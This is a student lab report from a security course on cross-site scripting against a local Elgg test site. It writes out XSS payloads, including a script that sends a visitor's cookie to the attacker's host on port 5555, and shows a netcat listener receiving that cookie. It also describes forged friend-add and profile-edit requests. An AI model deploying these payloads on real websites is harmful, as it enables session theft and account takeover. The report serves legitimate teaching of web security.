
CY5130 Project 4 *Prayag Vin, Abhishek Ningala*

Lab Tasks


1) Preparation: Getting Familiar with the "HTTP Header Live" tool.

For this lab we need to construct HTTP Requests. Hence, we have to capture and analyze HTTP requests. We use a Firefox add-on called "HTTP Header Live". We install it in the Firefox inside the given VM.




2) Task 1: Posting a Malicious Message to Display an Alert Window.

We have to embed a JavaScript program in the Elgg profile, such that when another user views our Elgg profile, the JavaScript program will execute, and an alert window will be displayed. The following is the JavaScript which has to be typed into the brief description field in Alice's profile.




Now we check Alice's profile as a public user of the website to see if we get the alert pop up.



As we can see the script has been executed and the alert popped up.

3) Task 2: Posting a Malicious Message to Display Cookies

Now we have to embed a JavaScript Program in Alice's profile, such that when another user views the profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task. The JavaScript code to be added is "<script>alert(document.cookie);</script>".




As we can see by adding this code we are able to display an alert containing the user's cookie.

4) Task 3: Stealing Cookies from the Victim's Machine

Now in the previous task we displayed an alert message to the user. Now as an attacker we need to steal the cookie. In order to do this, we need to insert a malicious JavaScript which consists of an img tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field, this results in an HTTP GET request to the attacker's machine. The code below when injected sends the cookies to the port 5555 of the attacker's machine.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```




As we can see an empty image is visible when Alice's account is viewed by a public user, and when we use the command "nc -l 5555 -v" on the terminal we obtain the Elgg cookie, as shown in the screenshot down below.


```
[12/01/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 44084)
GET /?c=Elgg%3D7pke8b4m4961vbqpk3qg6ihi21 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

5) Task 4: Becoming the Victim's Friend

In this we add malicious code to Samy's About Me section. We do this by disabling the editor mode, this ensures that the website does not add extra HTML to the text. The objective over here is that any user should automatically add Samy as their friend when they visit Samy's profile. First, we have to capture the packet when we add Samy as out friend, we can do that using the 'HTTP Header Live' plug in. The screenshot below shows the same.




This is the packet which we captured through which we can use the URL which allows a user to add Samy as his/her friend. Now we construct a malicious code, when injected in the website, will add Samy as their friend whenever they visit his profile. The code which we created and injected in Samy's profile's 'About Me' section is as given down below.




After injecting is code, we visit Samy's profile using Boby's account.

The variable send URL was observed and recorded by capturing the packet above. The URL captured was:



These are all the activities before Boby's visit to Samy's profile.



These are all the activities right after Boby's visit to Samy's profile. As we can see Samy has automatically been added as a friend with Boby.

“http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1575236738&__elgg_token=Imk2KX0-kKFYroBkzneLqQ&__elgg_ts=1575236739&__elgg_token=TrHqWOHaIT6nY5rzfeEkXg”

Question 1)

Over here the URL parameters __elgg_ts and __elgg_token are added to avoid session hijacking an replay attacks. The parameter __elgg_ts is a timestamp and __elgg_token is a token which enables a user to create a session. If we use the same timestamp and token from when we captured the packet, then the malicious code injected won’t be able to add Samy as a friend. Hence, we must get the current timestamp and token values which in the code we injected, the variables ts and token are doing.

Question 2)


If the website only provided the editor mode, we would not be able to launch a successful attack as the website will add extra html tags to it, to make sure the text we entered shows up as text only and hence does not execute it.

6) Task 5: Modifying the Victim’s Profile


The objective in this is to modify a victim’s profile when the user visit’s Samy’s profile. To do that we write a malicious code and inject it into Samy’s “About Me” section. Before we do that, we have to capture the packet which has the event of modifying the page. The URL for modifying the page is captured in the screenshot below.

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 503
Cookie: Elgg=daihjrgqos07s32m1fur4u36i2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=D2GZLjL-xIhRfEJqXhXDUg&__elgg_ts=1575240562&name=Samy&description=<p>Hi I am Samy</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel
[twitter]=2&guid=47
POST: HTTP/1.1 302 Found
Date: Sun, 01 Dec 2019 22:50:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
----------------------
```


As we can infer from the first line the URL is given and we can infer the structure of variable content in the first line of the next packet (After “Upgrade-Insecure-Requests: 1”). Hence with this information we can construct out malicious code as given in the screenshots below.




We can see the result of this injected code below.



